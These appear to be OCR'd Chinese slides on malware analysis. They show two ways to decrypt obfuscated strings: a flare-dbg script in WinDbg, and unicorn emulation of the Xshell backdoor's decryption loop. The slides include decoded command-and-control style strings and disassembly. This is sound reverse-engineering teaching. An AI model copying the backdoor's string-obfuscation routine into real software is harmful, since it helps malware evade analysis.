
API/字符串解密

现在的方法一：使用flare-dbg在windbg中编写python脚本调用字符串解密函数




```python
# Function virtual address for the string decoder function
fva = 0x401000

dbg = flaredbg.DebugUtils()

# Get all the locations the fva function was called from as well as the arguments
# get_call_list accepts the number of push arguments and the required registers
# The function of interest in this example only accepts push arguments
call_list = dbg.get_call_list(fva, 3)

# Create a list of output decoded strings for an IDA python script
out_list = []

# Iterate through all the times the fva was called
for fromva, args in call_list:
    # Allocate some memory for the output string and the output string size
    str_va = dbg.malloc(args[2])
    args[1] = str_va

    # Make the call!
    dbg.call(fva, args, fromva)

    # Read the string output
    out_str = dbg.read_string(str_va)

    # Print out the result
    print hex(fromva), out_str

    # Free the memory
    dbg.free(str_va)

    # arg0 contains the "unknown" bytes offset
    # out_str contains the decoded string
    out_list.append((args[0], out_str))

# Generate an IDA script and write it out
ida_script = utils.generate_ida_comments(out_list, True)
open('C:\\ida_comments.py', 'wb').write(ida_script)
```

编写的脚本



```
0:000> .load pykd
0:000> !py example
 [+] Getting vivisect workspace.
 [+] vivisect workspace load complete.
0x4010c0L Mozilla/5.0(Windows; U; MSIE 9.0; Windows NT 9.0; en-US)))
0x40110cL superbaddomain.com
0x401156L /abc.php?v=
```

运行结果




```
004010B2 add     esp, 0Ch
004010B5 push    3Ah
004010B7 mov     ecx, [ebp+lpszAgent]
004010BA push    ecx
004010BB push    offset unk_407820 ; Mozilla/5.0(Windows; U; MSIE 9.0; Windows NT 9.0; en-US)))
004010C0 call    string_decoder
004010C5 add     esp, 0Ch
004010C8 push    0               ; dwFlags
004010CA push    0               ; lpszProxyBypass
004010CC push    0               ; lpszProxy
004010CE push    1               ; dwAccessType
004010D0 mov     edx, [ebp+lpszAgent]
004010D3 push    edx             ; lpszAgent
004010D4 call    ds:InternetOpenA
004010DA mov     [ebp+hInternet], eax
```

IDA中的结果


API/字符串解密

现在的方法二：unicorn是2015年blackhat上发布的一个工具，主要的功能是模拟执行



```
seg000:016C23A0                 and     [ebp+var_4], 0  ; Log
seg000:016C23A4                 mov     ebx, eax
seg000:016C23A6                 movzx   eax, byte ptr [edi+1]
seg000:016C23AA                 shl     ax, 8           ; Shi
seg000:016C23AE                 pop     ecx
seg000:016C23AF                 movzx   ecx, byte ptr [edi] ;
seg000:016C23B2                 movzx   eax, ax         ; Mov
seg000:016C23B5                 or      eax, ecx        ; Log
seg000:016C23B7                 add     edi, 2          ; Add
seg000:016C23BA                 mov     ecx, ebx
seg000:016C23BC                 sub     edi, ebx        ; Int
seg000:016C23BE
seg000:016C23BE loc_16C23BE:                            ; COD
seg000:016C23BE                 mov     dl, [edi+ecx]
seg000:016C23C1                 xor     dl, al          ; Log
seg000:016C23C3                 mov     [ecx], dl
seg000:016C23C5                 mov     edx, eax
seg000:016C23C7                 imul    eax, 41120000h  ; Sig
seg000:016C23CD                 shr     edx, 10h        ; Shi
seg000:016C23D0                 imul    edx, 434CBEEEh  ; Sig
seg000:016C23D6                 sub     eax, edx        ; Int
seg000:016C23D8                 xor     edx, edx        ; Log
seg000:016C23DA                 sub     eax, 2F878E0Fh  ; Int
seg000:016C23DF                 cmp     [ecx], dl       ; Com
seg000:016C23E1                 jz      short loc_16C23F0 ; J
seg000:016C23E3                 inc     [ebp+var_4]     ; Inc
seg000:016C23E6                 inc     ecx             ; Inc
seg000:016C23E7                 cmp     [ebp+var_4], 0FFAh ;
seg000:016C23EE                 jl      short loc_16C23BE ; J
seg000:016C23F0
```

Xshell后门：从0x16c23A0开始模拟，0x16C23F0结束模拟。0x16C23BC读一下ecx，下面的循环结束之后再读一下ecx，解密后的字符串从ecx开始，长度为两次ecx值的差。

